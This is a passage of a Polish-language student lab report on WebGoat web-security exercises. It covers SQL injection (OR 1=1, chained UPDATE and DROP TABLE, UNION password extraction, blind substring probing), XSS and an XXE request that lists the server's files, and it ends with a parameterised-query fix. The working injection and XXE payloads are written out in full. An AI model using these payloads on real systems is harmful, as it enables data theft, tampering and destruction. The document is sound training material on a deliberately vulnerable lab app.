Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

☒ Login\_Count:   
☐ User\_id:

You have succeeded:


USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	, 0,	
101	Joe	Snow	2234200065411	MC	, 0,	
102	John	Smith	2435600002222	MC	, 0,	
102	John	Smith	4352209902222	AMEX	, 0,	
103	Jane	Plane	123456789	MC	, 0,	
103	Jane	Plane	333486703333	AMEX	, 0,	
10312	Jolly	Hershey	176896789	MC	, 0,	
10312	Jolly	Hershey	333300003333	AMEX	, 0,	
10323	Grumpy	youaretheweakestlink	673834489	MC	, 0,	
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	, 0,	
15603	Peter	Sand	123609789	MC	, 0,	
15603	Peter	Sand	338893453333	AMEX	, 0,	
15613	Joeph	Something	33843453533	AMEX	, 0,	
15837	Chaos	Monkey	32848386533	CM	, 0,	
19204	Mr	Goat	33812953533	VISA	, 0,	

Your query was: SELECT \* From user\_data WHERE Login\_Count = 1 and userid= 0 OR 1=1

Zrzut ekranu 15 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie numeryczne SQL

### 1. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL

Jeśli system jest podatny na wstrzyknięcia SQL, poufność, integralność lub dostępność mogą zostać łatwo naruszone. Poufność może być łatwo naruszona przez atakującego za pomocą wstrzyknięcia SQL; na przykład udane wstrzyknięcie SQL może pozwolić atakującemu na odczytanie poufnych danych, takich jak numery kart kredytowych z bazy danych. Wstrzykiwanie ciągów znaków SQL polega na tworzeniu zapytania SQL, łącząc ciągi znaków. Mówiąc dokładniej, jeśli ciąg znaków dostarczony przez użytkownika zostanie po prostu połączony z zapytaniem SQL bez żadnego przygotowania, możliwe będzie zmodyfikowanie zachowania się zapytania, za pomocą wstawienia cudzysłowów do pola wejściowego. Na przykład, można zakończyć parametr string cudzysłowami, a następnie wprowadzić własny kod SQL. Zadanie polegało na pobraniu danych z tabeli employee. Uzyskane informacje z tekstu dotyczyły wyglądu użytego zapytania mianowicie: "SELECT \* FROM employees WHERE last\_name = '' + name + '' AND auth\_tan = '' + auth\_tan + ''";. W poleceniu wspomniano, że nie ma konieczności stosowania konkretnych nazw ani numerów TAN, co pozwoliło na inne podejście do zapytania. Aplikacja pobiera dane wejściowe i wstawia wartości do zmiennych nazwa i auth\_tan – czyli wstępnie utworzonego zapytania SQL. W poleceniu SQL użyto komend where, and i or. Dołączono instrukcję, zawsze zwracającą wartość prawdę, a także uzupełniono odpowiednio cudzysłowy.



Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TAGLL1
96134	Bob	Franco	Marketing	83700	LO952V

*Zrzut ekranu 16 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL*

### **m. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL**

Jeśli istnieje wystarczająco poważna luka w zabezpieczeniach, wstrzyknięcie kodu SQL może zostać wykorzystane do naruszenia integralności dowolnych danych w bazie danych. Udana iniekcja SQL może pozwolić atakującemu na zmianę informacji, do których nie powinien mieć dostępu.

Łącuchowanie zapytań polega na próbie dołączenia jednego lub więcej zapytań do końca właściwego zapytania. Można to zrobić za pomocą metaznaku `;`. Znak `;` oznacza koniec instrukcji SQL; pozwala na rozpoczęcie kolejnego zapytania zaraz po początkowym zapytaniu bez konieczności rozpoczynania nowej linii. Zadanie polegało na wpisaniu nowej pensji. W praktyce polegało na znalezieniu metody na połączenie nowego zapytania z końcem istniejącego. W tym celu zastosowano znak `;`. Skorzystano z wcześniej wspomnianego DML do zmiany wynagrodzenia. W zadaniu podano, że nazwa osoby to John Smith i aktualny TAN to 3SL99A. Employee Name: A, Authentication TAN to: `' ; UPDATE employees SET salary=99999 WHERE first_name='John.`



### It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

☒

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	99999	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

Zrzut ekranu 17 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL

### n. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszanie dostępności

Istnieje wiele różnych sposobów na naruszenie dostępności. Jeśli konto zostanie usunięte lub jego hasło zostanie zmienione, rzeczywisty właściciel nie będzie już mógł uzyskać dostępu do tego konta. Atakujący mogą również próbować usunąć części bazy danych, a nawet usunąć całą bazę danych, aby uniemożliwić dostęp do danych. Cofnięcie praw dostępu administratorom lub innym użytkownikom to kolejny sposób na naruszenie dostępności; uniemożliwiłoby to tym użytkownikom dostęp do określonych części bazy danych lub nawet całej bazy danych jako całości. W zadaniu należało usunąć tabelę access\_log, Należało zastosować technikę z wykorzystaniem DDL. Należało połączyć zapytania za pomocą metaznaku ;. Bazowe zapytanie wygląda następująco: SELECT \* FROM access\_log WHERE action LIKE '%' + action + '%'. Zapytanie można wynioskować po sposobie wyświetlania tabeli. Przykładem może być wpisanie 1=1. W takim przypadku zostaną wyświetlone wszystkie akcje zawierające ten ciąg, z tego wynika, że w poleceniu where musi być zawarta kolumna action podobna do danej sekwencji. Aby poprawnie rozwiązać należało wpisać następującą komendę; : %'; DROP TABLE access\_log; — . Dwa znaki – oznaczają zakomentowanie dalszego ciągu.

### It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access\_log** table, where all your actions have been logged to!  
Better go and *delete it* completely before anyone notices.

☒

Action contains:

Success! You successfully deleted the access\_log table and that way compromised the availability of the data.

Zrzut ekranu 18 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszanie dostępności

### o. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Pobieranie danych z innych tabel

Ta procedura możliwa jest poprzez zastosowanie bardziej skomplikowanych poleceń SQL takich jak: union, join. Pierwsza komenda pozwala na połączenie dwóch tabel góra – dół (zostanie zwiększona liczba wierszy), druga natomiast pozwala na połączenie 2 tabel. W zależności od zastosowanych opcji możliwe jest np. połączenie i zostawienie części wspólnej, bądź jednej ze stron łączenia. W zadaniu należało pobrać wszystkie dane z tabeli a następnie uzyskanie hasła Dave. W tym celu użyto komendy union. Należy jednak pamiętać, że z technicznych powodów wtedy łączone tabele muszą mieć taką samą liczbę kolumn, a także typu muszą być podobne. Zapytanie powinno kończyć się komentarzem czyli znakiem --. W przypadku gdy w kolumnie potrzebny jest ciąg znaków możliwe jest zastąpienie ich 1. Użyto polecenia: `' ; SELECT * FROM user_system_data;--` or `' UNION SELECT 1, user_name, password, cookie, 'A', 'B', 1 from user_system_data;--`

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

☒

Name:

Password:

You have succeeded:  
USERID, USER\_NAME, PASSWORD, COOKIE,  
101, jsnow, passwd1, ,  
102, jdoe, passwd2, ,  
103, jplane, passwd3, ,  
104, jeff, jeff, ,  
105, dave, passW0rD, ,

Well done! Can you also figure out a solution, by using a UNION?  
Your query was: `SELECT * FROM user_data WHERE last_name = ""; SELECT * FROM user_system_data;-- or ' UNION SELECT 1, user_name, password, cookie, 'A', 'B', 1 from user_system_data;--`

Zrzut ekranu 19 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Pobieranie danych z innych tabel

**p. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Wstrzykiwanie kodu SQL na ślepo**

Ślepe wstrzyknięcie SQL to rodzaj ataku, który zadaje bazie danych prawdziwe lub fałszywe pytania i określa odpowiedź na podstawie odpowiedzi aplikacji. Atak ten jest często stosowany, gdy aplikacja internetowa jest skonfigurowana do wyświetlania ogólnych komunikatów o błędach, ale nie złagodziła kodu podatnego na wstrzyknięcie SQL. W normalnym wstrzyknięciu SQL wyświetlane są komunikaty o błędach z bazy danych, które dostarczają wystarczających informacji, aby dowiedzieć się, jak działa zapytanie. W przypadku iniekcji SQL opartej na UNION aplikacja nie wyświetla informacji bezpośrednio na stronie internetowej. Tak więc w przypadku, gdy nic nie jest wyświetlane, konieczne jest zadawanie pytań bazie danych w oparciu o prawdziwe lub fałszywe stwierdzenie. Dlatego też ślepe wstrzyknięcie SQL jest znacznie trudniejsze do wykorzystania. W zadaniu należało wpisywać i weryfikować odpowiedzi uzyskiwane z serwera. Luka znajduje się w formularzu, jednak nie zapewnia żadnych użytecznych wyników z różnych danych wejściowych. Podczas kilku prób można było wywnioskować, że formularz login nie jest tak ciekawy jak formularz register. Udało się utworzyć nowe konto. Wpisano w rejestracji imię osoby, na której konto należy się zalogować. Aplikacja wypisała, że użytkownik o takiej nazwie już istnieje. Należało odgadnąć nazwę tabeli przechowującą hasła, okazało się, że nosi nazwę „password”, odgadnięto. Nastąpiła próba rejestracji tom' AND substring(password,1,1)='t, żeby dowiedzieć się czy warunek po AND będzie prawdą. Okazało się, że tak, gdyż aplikacja pokazała, że istnieje takie konto. W ten sposób dowiedziano się, że w hasle toma znajduje się znak t. Po kolejnych takich samych próbach i wpisywaniu kolejnych literek, metodą dedukcji wywnioskowano hasło – thisisasecretfortomonly.

## Bezpieczeństwo aplikacji webowych

Goal: Can you log in as Tom?

Have fun!

Zrzut ekranu 20 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Wstrzykiwanie kodu SQL na ślepo

### q. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niezmienne zapytania

Są one najlepszą obroną przed wstrzyknięciem SQL. Albo nie zawierają danych, które mogłyby zostać zinterpretowane, albo traktują dane jako pojedynczą całość, która jest powiązana z kolumną bez interpretacji. Zadanie polegało na dodaniu elementów do kodu tak aby pobierał on status użytkownika na podstawie nazwy i adresu email. Ta część została wykonana za pomocą informacji zawartych w poprzednich krokach w tym etapie.

Zrzut ekranu 21 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niezmienne zapytania

### r. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Pisanie bezpiecznego kodu

Zadanie polegało na napisaniu bezpiecznego kodu. W tym celu zapoznano się z zaleceniami mianowicie: połączenie z bazą danych musi być otoczone blokiem try-catch, aby obsłużyć częsty przypadek błędu podczas nawiązywania połączenia, należy użyć odpowiedniego rodzaju instrukcji aby kod nie był podatny na ataki SQL. Zaimplementowano kod, który inicjuje próbę aktualizacji danych w bazie danych i wykonania zapytania SQL w celu zaktualizowania

## Bezpieczeństwo aplikacji webowych

rekordów w tabeli "users". W zapytaniu wykorzystywany jest parametr zastępczy "?" dla nazwy użytkownika. Część zmiennych musi być zapisana na początku. Zapytanie wykonywane jest za pomocą metody `executeUpdate()`. Zastosowanie metody `setString()` zapewnia bezpieczne przekazywanie danych i uniemożliwia manipulację zapytaniem poprzez wprowadzenie niebezpiecznych znaków SQL. Po nawiązaniu połączenia z bazą danych, kod przygotowuje zapytanie aktualizujące wartość kolumny "active" na "true" dla wiersza, w którym nazwa użytkownika jest równa "Admin". Następnie zapytanie jest wykonane, a informacja o pomyślnym wykonaniu jest wyświetlana. W przypadku wystąpienia błędu, wyświetlany jest komunikat "Oops. Something went wrong!" wraz ze stosu śladów błędu.

Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might help to adjust the size of your browser window once, then it should work):

```
1 try {
2   String name = "Admin";
3   String query = "UPDATE users SET active = true WHERE name = ?";
4
5   try (Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
6       PreparedStatement ps = conn.prepareStatement(query)) {
7
8     ps.setString(1, name);
9     ps.executeUpdate();
10    System.out.println("User activated successfully.");
11  }
12 } catch (SQLException e) {
13   System.out.println("Oops. Something went wrong!");
14   e.printStackTrace();
15 }
```

Submit

You did it! Your code can prevent an SQL injection attack!


Zrzut ekranu 22 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Pisanie bezpiecznego kodu

### s. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niewystarczająca walidacja danych

W tym zadaniu należało wykazać podatność w kodzie, zaproponowanym przez dewelopera. W wyniku postawiono na `a'/**/or/**/'1'='1';--`.

Name:  [Get Account Info](#)  
Using spaces is not allowed!

Zrzut ekranu 23 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niewystarczająca walidacja danych (1)



Zrzut ekranu 24 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niewystarczająca walidacja danych (2)

### t. (A3) Wstrzyknięcie – Cross Site Scripting – XSS

Cross-Site Scripting (znany również jako XSS) to luka/wada, która łączy w sobie dopuszczanie znaczników HTML/skryptów jako danych wejściowych, które są generowanych w przeglądarce bez kodowania lub oczyszczania. Cross-Site Scripting (XSS) jest najbardziej rozpowszechnioną i szkodliwą luką w zabezpieczeniach aplikacji internetowych. Istnieje prosta, dobrze znana obrona przed tym atakiem. Pokrycie poprawek również stanowi problem, jeśli chodzi o ich naprawę.

XSS ma znaczący wpływ zwłaszcza, że "Rich Internet Applications" stają się coraz bardziej powszechne, uprzywilejowane wywołania funkcji powiązane z JavaScriptem mogą być zagrożone. A jeśli nie są odpowiednio chronione, wrażliwe dane (takie jak pliki cookie uwierzytelniające) mogą zostać skradzione i wykorzystane do innych celów.

### Try It! Using Chrome or Firefox

- Open a second tab and use the same URL as this page you are currently on (or any URL within this instance of WebGoat).
- On the second tab, open the JavaScript console in the developer tools and type: `alert(document.cookie);`.
- The cookies should be the same on each tab.

☒ The cookies are the same on each tab

**Congratulations. You have successfully completed the assignment.**

Zrzut ekranu 25 Podatność: Wstrzyknięcie – Cross Site Scripting – XSS

### u. (A3) Wstrzyknięcie – Cross Site Scripting – Reflected XSS

#### Rodzaje XSS:

##### – Odbite

- Złośliwa zawartość z zapytania użytkownika jest wyświetlana użytkownikowi w przeglądarce internetowej.
- Złośliwa zawartość jest zapisywana na stronie po odpowiedzi serwera
- Wymagana jest inżynieria społeczna
- Działa z uprawnieniami przeglądarki odziedziczonymi po użytkowniku w przeglądarce

## Bezpieczeństwo aplikacji webowych

- Oparte na DOM (również technicznie odzwierciedlone)
  - Skrypty po stronie klienta wykorzystują złośliwą zawartość z żądania użytkownika do zapisania kodu HTML na swojej stronie.
  - Podobne do odbitego XSS
  - Działa z uprawnieniami przeglądarki odziedziczonymi po użytkowniku w przeglądarce
- Przechowywane lub trwałe
  - Złośliwa zawartość jest przechowywana na serwerze (w bazie danych, systemie plików lub innych obiektach), a następnie wyświetlana użytkownikom w przeglądarce internetowej.
  - Inżynieria społeczna nie jest wymagana

### Scenariusz XSS z odbiciem:

- Atakujący wysyła złośliwy adres URL do ofiary
- Ofiara klika link, który ładuje złośliwą stronę internetową
- Złośliwy skrypt osadzony w adresie URL wykonuje się w przeglądarce ofiary.
- Skrypt kradnie poufne informacje, takie jak identyfikator sesji, i udostępnia je atakującemu.

Celem zadania było określenie, które pole jest podatne na XSS. Dobrą praktyką jest zawsze sprawdzanie poprawności wszystkich danych wejściowych po stronie serwera. XSS może wystąpić, gdy niezwalidowane dane wejściowe użytkownika zostaną użyte w odpowiedzi HTTP. W przypadku odbitego ataku XSS atakujący może utworzyć adres URL ze skryptem ataku i opublikować go na innej stronie internetowej, wysłać e-mailem lub w inny sposób skłonić ofiarę do kliknięcia. Łatwym sposobem sprawdzenia, czy pole jest podatne na atak XSS, jest użycie metod `alert()` lub `console.log()`.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tiling Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:


Zrzut ekranu 26 Podatność: Wstrzyknięcie – Cross Site Scripting – Reflected XSS

## v. (A3) Wstrzyknięcie – Cross Site Scripting – Identyfikacja potencjału dla DOM-Based XSS



## Bezpieczeństwo aplikacji webowych

Aby wykonać to zadanie należało użyć narzędzi dostępnych w przeglądarce, a dokładniej Debugger. Sprawdzono folder WebGoat/js/goatApp, w celu wyszukania pliku, który mógłby obsługiwać trasy. Nie udało się nic znaleźć więc wyszukawno plik GoatRouter.js, tam wpisano w wyszukiwaniu route, dzięki czemu udało się odnaleźć poprawną linijkę. Zgodnie z informacjami podanymi w zadaniu dodano zmodyfikowano komendę na start.mvc#test/ i ją wpisano w pole.



Zrzut ekranu 27 Podatność: Wstrzyknięcie – Cross Site Scripting – Identyfikacja potencjału dla DOM-Based XSS


### w. (A5) Niewłaściwe zabezpieczenie – XXE

XXE (XML External Entity) to atak, który wykorzystuje podatności w przetwarzaniu danych XML w celu wycieku poufnych informacji lub wykonania niepożądanych działań na serwerze. Podczas ataku XXE, atakujący wykorzystuje funkcję przetwarzania zewnętrznych encji XML. Encje XML to odwołania do danych zdefiniowanych w innych miejscach, które mogą być używane do wstawiania wartości lub treści do dokumentu XML. Jednak atakujący może manipulować encjami XML w celu osiągnięcia niepożądanych przez nas efektów.

Ćwiczenie polegało na wykorzystaniu formularza komentarza do przeprowadzenia ataku XXE. W tym celu po wpisaniu komentarza i kliknięciu „Submit” przechwycono zapytanie do serwera.



## Bezpieczeństwo aplikacji webowych



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to `/WebGoat/xxe/simple` with an XML payload. The 'Response' tab shows a 200 OK response with a JSON body.

```
Request
Pretty Raw Hex
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 59
4 sec-ch-ua:
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91
  Safari/537.36
10 sec-ch-ua-platform: ""
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=d5Hr8sUu1--jDgoiLTzL12D62XZHqv0c2SSVao5A
19 Connection: close
20
21 <?xml version="1.0"?>
  <comment>
    <text>
      comm
    </text>
  </comment>

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Wed, 14 Jun 2023 00:02:17 GMT
8
9 {
10   "lessonCompleted":false,
11   "feedback":
12     "Sorry the solution is not correct, please try again.",
13   "output": "",
14   "assignment": "SimpleXXE",
15   "attemptWasMade":true
16 }
```

Zrzut ekranu 28 Niewłaściwe zabezpieczenie – XXE

Następnie wystarczy w miejscu, gdzie jest fragment z dodaniem komentarza umieścić złośliwy kod:

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 59
sec-ch-ua:
Accept: */*
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
sec-ch-ua-platform: ""
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=d5Hr8sUu1--jDgoiLTzL12D62XZHqv0c2SSVao5A
Connection: close

<?xml version="1.0"?>
<!DOCTYPE another [
  <ENTITY fs SYSTEM "file:///">
]>
<comment>
  <text>
    yea
    &fs;
  </text>
</comment>
```

Zrzut ekranu 29 Wstrzyknięcie złośliwego kodu

Po przekazaniu tego zapytania do serwera, w nowym komentarzu pojawiła się lista plików:



```
yea bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32
lost+found media mnt opt proc root run/sbin/srv/swapfile sys tmp usr var
vmlinuz vmlinuz.old
```

Zrzut ekranu 30 Wstrzyknięcie złośliwego kodu

## Bezpieczeństwo aplikacji webowych

Kolejne zadanie jest podobne, należy jedynie wprowadzić dodatkową modyfikację, mianowicie wymusić, aby zamiast formatu json, serwer używał formatu XML, a następnie należy postępować takm jak w poprzednim zadaniu.

```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 15
sec-ch-ua:
Accept: */*
Content-Type: application/json
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.57
sec-ch-ua-platform: ""
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=d5Hr8sUu1--jDgoiLTzL12D62XZHqv0c2SSVao5A
Connection: close

{
  "text": "comm"
}
```

*Zrzut ekranu 31 Miejsca do zmiany*

### x. (A6) Podatne i przestarzałe komponenty – Podatne komponenty

Podczas tworzenia własnych programów czy stron internetowych, ważne jest aby pamiętać o używaniu aktualnych bibliotek. Należy pamiętać, że nowe wersje mogą nie tylko wprowadzać nowe funkcjonalności, czy usprawnienia wydajności, ale przede wszystkim mogą wprowadzać łatki bezpieczeństwa, które likwidują podatności poprzednich wersji. Opierając się na pracy innych trzeba mieć na uwadze, że nie tylko nasz kod może mieć podatności i drogi do włamań, ale także kod, z którego korzystamy. W ćwiczeniu pokazano, jak odporność na atak XSS różni się pomiędzy wersjami biblioteki jquery. W starszej wersji ta podatność może zostać wykorzystana, natomiast wersja zaktualizowana jest już na nią odporna.

Zawsze należy rozumieć i przeanalizować kod, z którego korzystamy, gdyż nie tylko biblioteki, ale również fragmenty skopiowanego kodu z forów internetowych mogą wprowadzać podatności, o których autor nie wie.

